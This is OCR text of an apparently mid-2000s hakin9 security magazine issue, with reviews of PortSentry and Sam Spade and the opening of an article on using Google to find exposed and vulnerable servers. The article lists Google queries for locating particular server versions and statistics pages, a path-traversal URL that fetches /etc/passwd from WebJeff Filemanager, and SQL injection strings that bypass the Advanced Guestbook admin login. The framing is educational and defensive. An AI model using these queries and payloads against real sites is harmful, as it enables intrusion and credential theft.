The most popular and the only comprehensive Russian B2B magazine published by Groteck Co. – the leading B2B publishing house in Russia.

Groteck
Information Security
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ
№ 6, декабрь–январь
www.itsec.ru
Лицензия ФСБ РФ в области защиты информации: условия получения
Владимир Матюхин: Год не прошел впустую
Сергей Григоров: Меры, адекватные угрозам
Производители и интеграторы: опрос потребителей
ИТОГИ ГОДА 2004

Advertisement Sales Manager: Alla Aldushina, Aldushina@groteck.ru
Phone: +7 (095) 251-6654, 251-2970.
Fax: +7 (095) 251-3389.
Additional information: www.groteck.net



PortSentry

System: _*NIX_
Licence: *CPL, GPL*
Purpose: *detection of port scanning*
Home page: *http://sourceforge.net/projects/sentrytools*

PortSentry is a tool, which monitors a system's ports in order to detect scanning attempts. It features mechanisms to block both the particular packets themselves and the host that they originated from.

Quick start: If we suspect someone of persistently attempting to scan our system, we would like to be able to prevent further attempts by blocking the suspicious incoming packets, as well as the IP address of the host they originate from. To start with, we should download the *PortSentry* program from the project's home page, unpack it into a chosen folder and, in the *PortSentry* directory, execute the following command:

```
$ make linux
```

Afterwards, we install the application by executing:


```
# make install
```

By default, PortSentry gets installed in */usr/local/psionic/portsentry*.

The program has to be configured by editing the *portsentry.conf* file. In the lines `TCP_PORTS` and `UDP_PORTS`, we can define the ports we would like to monitor. These values can be amended freely (for example to `21,22,23,25,110`), which means that, in our example, *PortSentry* will be filtering packets on the ports of the TELNET, SSH, FTP, SMTP and POP3 protocols.

In the same file, we can find the `#iptables support for Linux` line; there, we should provide the appropriate path to *iptables*. Finally, we remove the `#` character from the `KILL_HOSTS_DENY="ALL: $TARGET$ : DENY`" line in order for *PortSentry* to add offending hosts to the *hosts.deny* file.

PortSentry can be executed in a number of ways: here are the commands which allow filtering against different kinds of scanning attempts:



```
root@slackware:/usr/local/psionic/portsentry# tail -f portsentry.history
1110547746 - 03/11/2005 13:29:06 Host: 10.0.0.2/10.0.0.2 Port: 17 TCP Blocked
1110547746 - 03/11/2005 13:29:06 Host: 10.0.0.2/10.0.0.2 Port: 17 TCP Blocked
1110547877 - 03/11/2005 13:31:17 Host: 10.0.0.2/10.0.0.2 Port: 0 UDP Blocked
1110547877 - 03/11/2005 13:31:17 Host: 10.0.0.2/10.0.0.2 Port: 0 UDP Blocked
1110547877 - 03/11/2005 13:31:17 Host: 10.0.0.2/10.0.0.2 Port: 0 UDP Blocked
1110547950 - 03/11/2005 13:32:30 Host: localhost/127.0.0.1 Port: 668 TCP Blocked
1110547950 - 03/11/2005 13:32:30 Host: localhost/127.0.0.1 Port: 668 TCP Blocked
1110547950 - 03/11/2005 13:32:30 Host: localhost/127.0.0.1 Port: 668 TCP Blocked
1110548098 - 03/11/2005 13:34:58 Host: 192.168.6.140/192.168.6.140 Port: 445 TCP Blocked
1110548098 - 03/11/2005 13:34:58 Host: 192.168.6.140/192.168.6.140 Port: 445 TCP Blocked
1110548098 - 03/11/2005 13:34:58 Host: 192.168.6.140/192.168.6.140 Port: 445 TCP Blocked
1110548098 - 03/11/2005 13:34:58 Host: 192.168.6.140/192.168.6.140 Port: 445 TCP Blocked

root@slackware:/usr/local/psionic/portsentry# 
```


Figure 1. *Logs of the PortSentry program*

- `portsentry -tcp` – the program will check the configuration files and listen on the defined TCP ports,
- `portsentry -udp` – as above, but listening on UDP ports,
- `portsentry -stcp` – *PortSentry* will use sockets to perform monitoring of all incoming packets; should a packet be destined to one of the monitored ports, it will block the connections from the attacking host,
- `portsentry -sudp` – as above, but monitoring UDP ports,
- `portsentry -atcp` – the program will be listening on all ports below the port number defined in the `ADVANCED_PORTS_TCP` line of the *portsentry.conf* file; this is the most sensitive method,
- `portsentry -audp` – as above, but for UDP ports.

Information about all scanning attempts will be logged to */usr/local/psionic/portsentry/portsentry.history.* We can list the hosts flagged as ignored (not blocked) in the *portsentry.ignore* file.

Other useful features: An interesting additional tool called *Logcheck* is available, which makes it possible to send logs to the administrator by short text messages (SMS) or e-mail.

Jan Korzeniowski



Portsentry Configuration
Portsentry version 1.2

Port scan detection options

TCP ports to monitor — For basic mode, listed ports: 1 11 15 79 111 119 143 540 635 1080 1524 200
For advanced mode, all ports below: 1024 except: 113 139
UDP ports to monitor — For basic mode, listed ports: 1 7 9 69 161 162 513 635 640 641 700 37444 34
For advanced mode, all ports below: 1024 except: 520 138 137 67
Block TCP probes: Yes [✓ No] Run kill command
Block UDP probes: Yes [✓ No] Run kill command
Message for blocked connections:
Number of connections before triggering blocking: 0
Hosts to ignore traffic from: 127.0.0.1/32
0.0.0.0

Click this button to stop the running Portsentry daemons. This will immediately cease all port-scan detection.

Figure 2. *Configuring PortSentry with the Webmin interface*

Sam Spade for Windows


System: *Windows*
Licence: *Freeware*
Purpose: *Electronic mail header analysis and information gathering*
Home page: *http://www.samspade.org/ssw/*

Sam Spade for Windows is a multi-purpose Internet tool containing tools such as *whois, dig, traceroute* and is enhanced with email header analysis functions. Its main purpose is to obtain information about senders and to prepare abuse reports.

Quick start: We have received an email containing a tempting proposition from Dr. Prince Robinson. Dr Robinson offers us the chance to share his fortune in return for our providing some help in recovering it. We get lots of such offers and we do not care about them, nor do we find them amusing. In fact, we are annoyed by them – therefore, we decide to get as much information as we can about the crook and report their abuse to their ISP so that they can stop the crook's malicious behaviour.

To make our job a little easier and not burden ourselves with manual email header analysis (see Article: *How to expose an email sender* from *Hakin9* 1/2005) we will use *Sam Spade for Windows.* After installing and configuring the program (*Edit -> Options* – we must first and foremost supply the DNS server we are using) we copy entire headers from our email software and use the *Edit -> Paste* option in the *Sam Spade* program. The tool will automatically analyse the headers and point out meaningful ones.

Underneath one of the analysed headers we see a comment added automatically by *Sam Spade*: *poczta.software.com.pl received this from someone claiming to be rndf-143-22.telkomadsl.co.za.* We can also see the IP address 165.165.143.22 in the header.



```
165.165.143.22        10   whois.ripe.net        192.168.1.1

IP block 165.165.143.22, finished
NameServer: NS1.TELKOM.CO.ZA
Comment:    Please contact abuse@saix.net for abuse queries
RegDate:    1993-06-30
Updated:    2003-08-27

AbuseHandle: TIA-ARIN
AbuseName:   Telkom IPNet Abuse
AbusePhone:  +27 12 6807561
AbuseEmail:  abuse@saix.net

NOCHandle: TIN2-ARIN
NOCName:   Telkom IPNet NNOC
NOCPhone:  +27 12 6800224
NOCEmail:  nnoc@saix.net

TechHandle: JDU24-ARIN

Input, finished
X-Spam-Status: Yes, hits=8.8 required=4.0
X-Spam-Level: ++++++++
Received: from rndf-143-22.telkomadsl.co.za (HELO
    2mails674.com) (165.165.143.22)  by poczta.software.com.pl
    with SMTP; 19 Oct 2004 16:55:56 -0000
  poczta.software.com.pl received this from someone claiming
  to be rndf-143-22.telkomadsl.co.za
  (poczta.software.com.pl doesn't record the senders IP
   address in any way I recognise, so it's impossible to be
   sure. All received headers after this one should be
   treated with suspicion)

From: "DR. PRINCE ROBINSON" <dr_princerobinson@yahoo.co.in>
Reply-To: dr_princerobinsonzw@yahoo.co.in
```

Figure 1. *Analysis of an email from Dr. Prince Robinson in Sam Spade for Windows*

We click this address with the right mouse button, use the *Copy to Clipboard* function and paste it into a field in the top left corner of the application window. Next, we click the arrow beside the field. *Sam Spade* will get a block of information from a *whois* server. In that block, we will find the entry: *Please contact abuse@saix.net for abuse queries*.

During the header analysis, *Sam Spade* will open a window which enables us to send a letter to a given address. It contains (within the message body) the headers we were analysing. The subject of the letter starts with the letters UBE which stands for *Unsolicited Bulk Email*. Now, we just have to copy the *abuse* address into the window and, if we supplied the address of our mail server, we can send the report straight away.

Other useful features:

- The program offers a mechanism for checking whether the mail server enables *relaying*.
- *Sam Spade* contains a built-in *traceroute* tool which provides a graphical representation of the packets route as well as the delays in all network nodes.

Flaws: Using the program is not always intuitive. Although, *Sam Spade* contains mechanisms which automatically search, for instance, for the appropriate whois server for the given IP range, the requests are sometimes sent to inappropriate servers. This requires user intervention – the correct server has to be chosen manually. The software has not been developed for several years so some options, such as obtaining information from a discussion group archive or checking an IP address on RBL servers will not work.

Tomasz Nidecki

Dangerous Google – Searching for Secrets

Michał Piotrowski

Information which should be protected is very often publicly available, revealed by careless or ignorant users. The result is that lots of confidential data is freely available on the Internet – just Google for it.

Google serves some 80 percent of all search queries on the Internet, making it by far the most popular search engine. Its popularity is due not only to excellent search effectiveness, but also extensive querying capabilities. However, we should also remember that the Internet is a highly dynamic medium, so the results presented by Google are not always up-to-date – some search results might be stale, while other relevant resources might not yet have been visited by Googlebot (the automatic script that browses and indexes Web resources for Google).

Table 1 presents a summary of the most important and most useful query operators along with their descriptions, while Figure 1 shows document locations referred to by the operators when applied to Web searches. Of course, this is just a handful of examples – skilful Google querying can lead to much more interesting results.

Hunting for Prey

Google makes it possible to reach not just publicly available Internet resources, but also some that should never have been revealed.

What You Will Learn...

- how to use Google to find sources of personal information and other confidential data,
- how to find information about vulnerable systems and Web services,
- how to locate publicly available network devices using Google.

What You Should Know...


- how to use a Web browser,
- basic rules of operation of the HTTP protocol.

About the Author

Michał Piotrowski holds an MA in IT and has many years' experience in network and system administration. For over three years he has been a security inspector and is currently working as computer network security expert at one of the largest Polish financial institutions. His free time is occupied by programming, cryptography and contributing to the open source community.

Table 1. *Google query operators*

Operator	Description	Sample query
`site`	restricts results to sites within the specified domain	`site:google.com fox` will find all sites containing the word *fox*, located within the **.google.com* domain
`intitle`	restricts results to documents whose title contains the specified phrase	`intitle:fox fire` will find all sites with the word *fox* in the title and *fire* in the text
`allintitle`	restricts results to documents whose title contains all the specified phrases	`allintitle:fox fire` will find all sites with the words *fox* and *fire* in the title, so it's equivalent to `intitle:fox intitle:fire`
`inurl`	restricts results to sites whose URL contains the specified phrase	`inurl:fox fire` will find all sites containing the word *fire* in the text and *fox* in the URL
`allinurl`	restricts results to sites whose URL contains all the specified phrases	`allinurl:fox fire` will find all sites with the words *fox* and *fire* in the URL, so it's equivalent to `inurl:fox inurl:fire`
`filetype, ext`	restricts results to documents of the specified type	`filetype:pdf fire` will return PDFs containing the word fire, while *filetype:xls* fox will return *Excel* spreadsheets with the word *fox*
`numrange`	restricts results to documents containing a number from the specified range	`numrange:1-100 fire` will return sites containing a number from 1 to 100 and the word *fire*. The same result can be achieved with `1..100 fire`
`link`	restricts results to sites containing links to the specified location	`link:www.google.com` will return documents containing one or more links to *www.google.com*
`inanchor`	restricts results to sites containing links with the specified phrase in their descriptions	`inanchor:fire` will return documents with links whose description contains the word *fire* (that's the actual link text, not the URL indicated by the link)
`allintext`	restricts results to documents containing the specified phrase in the text, but not in the title, link descriptions or URLs	`allintext:"fire fox"` will return documents which contain the phrase *fire fox* in their text only
`+`	specifies that a phrase should occur frequently in results	`+fire` will order results by the number of occurrences of the word *fire*
`-`	specifies that a phrase must not occur in results	`-fire` will return documents that don't contain the word *fire*
`""`	delimiters for entire search phrases (not single words)	`"fire fox"` will return documents containing the phrase *fire fox*
`.`	wildcard for a single character	`fire.fox` will return documents containing the phrases *fire fox*, *fireAfox*, *fire1fox*, *fire-fox* etc.
`*`	wildcard for a single word	`fire * fox` will return documents containing the phrases fire the *fox*, *fire in fox*, *fire or fox* etc.
`|`	logical OR	`"fire fox" | firefox` will return documents containing the phrase *fire fox* or the word *firefox*



Hakin9 Official Web Site - Opera

http://www.hakin9.pl/en/index.php

Software > Linux+ > Software 2.0 > Hakin9 > PHP Solutions > .PSD > Aurox >

SUBSCRIPTION · HOME · DOWNLOAD · ADVERTISEMENT · BECOME OUR AUTHOR · PRESS · HAKIN9_LIVE · COOPERATION · OUR AUTHORS · LINK TO US · PARTNERS · ONLINE SHOP · PROGRAMS · CATALOGUE · ARCHIVE ISSUE · FORUM

Contact: Software Wydawnictwo ul. Lewartowskiego 6, 00-190 Warszawa en@hakin9.org

Newsletter e-mail

Buy or try

Would you like to buy an English version of *hakin9* magazine? Just subscribe to it (in pdf or hardcopy). Or buy the first issue in our online store (in pdf or a hardcopy). Would you like to try it for free? Read our sample articles. Are you interested in *hakin9* in other languages? Just take a look at German, Spanish, French, Polish, Italian or Czech version of our site.

The forthcoming issue of *hakin9*

hakin9 as Site of the Month on *packet storm*

Our magazine has been selected as *Site of the Month* by one of the most renowned IT security websites packetstormsecurity.org. Thanks *packet storm*!

What is *hakin9* magazine

hakin9 is a magazine about hacking and IT security, covering techniques of breaking into computer systems, defence and protection methods. Our magazine is useful for all those interested in hacking – both professionals (system administrators, security specialists) and hobbyists. The magazine is of Polish origin, it's also translated and published in other countries and language versions:


- in English (available by subscription),
- in German (in Germany, Austria, Switzerland, Luxembourg and Belgium),
- in French (in France, Canada, Luxembourg, Belgium, Marocco),

Software-Wydawnictwo: Software-Wydawnictwo is looking for new business partners from all over the World. If you are interested in cooperating with us and, especially, in selling our magazines, please contact us by: E-Mail: monikag@software.com.pl tel: + 48 22 860 17 61 We offer profitable conditions, discounts and low prices.

If your publishing house would like to purchase a licence for publishing our magazines, please contact us by: Monika Godlewska tel: (+48 22) 860 17 61 fax: (+48 22) 860 17 71 e-mail: monikag@software.com.pl

Solutions Linux 2006 31/01 - 02/02 2006 CNIT La Défense

Figure 1. *The use of search query operators illustrated using the hakin9 website*



```
Index of /raportit - Opera

Index of /raportit

   Name                     Last modified       Size  Description

   Parent Directory         17-Feb-2005 16:49    -
   2000-2001/               28-Oct-2004 14:20    -
   2001-2002/               28-Oct-2004 12:22    -
   2002-2003/               28-Oct-2004 10:09    -
   2003-2004/               28-Oct-2004 22:45    -
   2004-2005/               06-Feb-2005 22:58    -
   images/                  06-Jun-2003 21:16    -

Microsoft-IIS/5.0 Server at [redacted] Port 80
```

Figure 2. *Locating IIS 5.0 servers using the intitle operator*

The right query can yield some quite remarkable results. Let's start with something simple.

Suppose that a vulnerability is discovered in a popular application – let's say it's the Microsoft IIS server version 5.0 – and a hypothetical attacker decides to find a few computers running this software in order to attack them. He could of course use a scanner of some description, but he prefers Google, so he just enters the query `"Microsoft-IIS/5.0 Server at" intitle:index.of` and obtains links to the servers he needs (or, more specifically, links to autogenerated directory listings for those servers). This works because in its standard configuration, IIS (just like many other server applications) adds banners containing its name and version to some dynamically generated pages (Figure 2 shows this query in action).

It's a typical example of information which seems quite harmless, so is frequently ignored and remains in the standard configuration. Unfortunately, it is also information which in certain circumstances can be most valuable to a potential attacker. Table 2 shows more sample Google queries for typical Web servers.

Another way of locating specific versions of Web servers is to search for the standard pages displayed after successful server installation. Strange though it may seem, there are plenty of Web servers out there, the default configuration of which hasn't been touched since installation. They are frequently forgotten, ill-secured machines which are easy prey for attackers. They can be located using the queries shown in Table 3.

This method is both very simple and extremely useful, as it provides access to a huge number of various websites and operating systems which run applications with known vulnerabilities that lazy or ignorant administrators have not patched. We will see how this works for two fairly popular programs: *WebJeff Filemanager* and *Advanced Guestbook*.

The first is a web-based file manager for uploading, browsing, managing and modifying files on a server. Unfortunately, *WebJeff Filemanager* version 1.6 contains a bug which makes it possible to download any file on the server, as long as it's accessible to the user running the HTTP daemon. In other words, specifying a page such as */index.php3?action=telecharger&fichier=/etc/passwd* in a vulnerable system will let any intruder download the */etc/passwd* file (see Figure 3). The aggressor will of course locate vulnerable installations by querying Google for `"WebJeff-Filemanager 1.6" Login`.

Our other target – *Advanced Guestbook* – is a PHP application

Table 2. *Google queries for locating various Web servers*

Query	Server
`"Apache/1.3.28 Server at" intitle:index.of`	Apache 1.3.28
`"Apache/2.0 Server at" intitle:index.of`	Apache 2.0
`"Apache/* Server at" intitle:index.of`	any version of Apache
`"Microsoft-IIS/4.0 Server at" intitle:index.of`	Microsoft Internet Information Services 4.0
`"Microsoft-IIS/5.0 Server at" intitle:index.of`	Microsoft Internet Information Services 5.0
`"Microsoft-IIS/6.0 Server at" intitle:index.of`	Microsoft Internet Information Services 6.0
`"Microsoft-IIS/* Server at" intitle:index.of`	any version of Microsoft Internet Information Services
`"Oracle HTTP Server/* Server at" intitle:index.of`	any version of Oracle HTTP Server
`"IBM _ HTTP _ Server/* * Server at" intitle:index.of`	any version of IBM HTTP Server
`"Netscape/* Server at" intitle:index.of`	any version of Netscape Server
`"Red Hat Secure/*" intitle:index.of`	any version of the Red Hat Secure server
`"HP Apache-based Web Server/*" intitle:index.of`	any version of the HP server

Table 3. *Queries for discovering standard post-installation Web server pages*


Query	Server
`intitle:"Test Page for Apache Installation" "You are free"`	Apache 1.2.6
`intitle:"Test Page for Apache Installation" "It worked!" "this Web site!"`	Apache 1.3.0 – 1.3.9
`intitle:"Test Page for Apache Installation" "Seeing this instead"`	Apache 1.3.11 – 1.3.33, 2.0
`intitle:"Test Page for the SSL/TLS-aware Apache Installation" "Hey, it worked!"`	Apache SSL/TLS
`intitle:"Test Page for the Apache Web Server on Red Hat Linux"`	Apache on Red Hat
`intitle:"Test Page for the Apache Http Server on Fedora Core"`	Apache on Fedora
`intitle:"Welcome to Your New Home Page!" Debian`	Apache on Debian
`intitle:"Welcome to IIS 4.0!"`	IIS 4.0
`intitle:"Welcome to Windows 2000 Internet Services"`	IIS 5.0
`intitle:"Welcome to Windows XP Server Internet Services"`	IIS 6.0

with SQL database support, used for adding guestbooks to websites. In April 2004, information was published about a vulnerability in the application's 2.2 version, making it possible to access the administration panel using an SQL injection attack (see *SQL Injection Attacks with PHP/MySQL* in *hakin9* 3/2005). It's enough to navigate to the panel login screen (see Figure 4) and log in leaving the *username* blank and entering `') OR ('a' = 'a` as *password* or the other way around – leaving *password* blank and entering `? or 1=1 --` for *username*. The potential aggressor can locate vulnerable websites by querying Google for `intitle: Guestbook "Advanced Guestbook 2.2 Powered"` or `"Advanced Guestbook 2.2" Username inurl:admin`.

To prevent such security leaks, administrators should track current information on all the applications used by their systems and immediately patch any vulnerabilities. Another thing to bear in mind is that it's well worth removing application banners, names and versions from any pages or files that might contain them.

Information about Networks and Systems

Practically all attacks on IT systems require preparatory target reconnaissance, usually involving scanning computers in an attempt


WebJeff - FileManager - Opera

WebJeff - Filemanager

http://.../filemanager/index.php3?action=telecharger&fichier=/etc/passwd

Download file

File	passwd
Server	[redacted]
Type	application/force-download
Size	1.7 KB (1 711 bytes)
Opens with	passwd


Would you like to Open or Save the file?

Remember choice and do not show dialog again

"WebJeff-Filemanager 1.6" login

© WebJeff-Filemanager 1.6

Figure 3. *A vulnerable version of WebJeff Filemanager*


Guestbook - Opera

[redacted]/guest/admin.php

Guestbook - Admin

Guestbook - Administration Centre
Before you can proceed you have to enter a valid name and password!

Please enter a valid username and password:


Username:
Password:

Advanced Guestbook 2.2
Powered by PHP & MySQL

"Advanced Guest Book 2.2" Username inurl:admin

File Edit View Navigation Bookmarks Mail Chat Tools Window Help
100%
Back to Guestbook | Sign the Guestbook
Submit
Guestbook

Figure 4. *Advanced Guestbook login page*


http://[redacted]/phpSystem/index.php3 - Opera

e-smith

General Info

System Time:	Tue Apr 19 08:50:20 EDT 2005
Kernel:	Linux 2.4.20-18.7smp
CPU:	2 GenuineIntel Pentium III (Katmai) 596 MHz Processor(s)
Cache:	512 KB
Bogomips:	1192.75
Uptime:	8:50am up 77 days, 21:25, 1 user, load average: 0.00, 0.02, 0.00

Memory: 513652 kB

	Total	Usage	%
Used	394848	🟥	77%
Free	118804 kB	🟦	23%
Buffered	105740 kB	🟩	21%
Cached	112136 kB	🟨	22%

Swap: 265064 kB

	Total	Usage	%
Used	115096	🟥	43%
Free	149968 kB	🟦	57%

Partitions

Mount	Size	Free	Used	Usage	Percent
/	139446064	54539064	77823540	🟦	59%
/boot	101089	81543	14327	🟩	15%
/dev/shm	256824	256824	0		0%

"Generated by phpSystem"

Generated by phpSystem

File Edit View Navigation Bookmarks Mail Chat Tools Window Help
100%

Figure 5. *Statistics generated by phpSystem*

to recognise running services, operating systems and specific service software. Network scanners such as *Nmap* or *amap* are typically used for this purpose, but another possibility also exists. Many system administrators install Web-based applications which generate system load statistics, show disk space usage or even display system logs.

All this can be valuable information to an intruder. Simply querying Google for statistics generated and signed by the *phpSystem* application using the query `"Generated by phpSystem"` will result in a whole list of pages similar to the one shown in Figure 5. The intruder can also query for pages generated by the *Sysinfo* script using `intitle:"Sysinfo * " intext:"Generated by Sysinfo * written by The Gamblers."` – these pages contain much more system information (Figure 6).

This method offers numerous possibilities – Table 4 shows sample queries for finding statistics and other information generated by several popular applications. Obtaining such information may encourage the intruder to attack a given system and will help him find the right tools and exploits for the job. So if you decide to use Web applications to monitor computer resources, make sure access to them is password-protected.

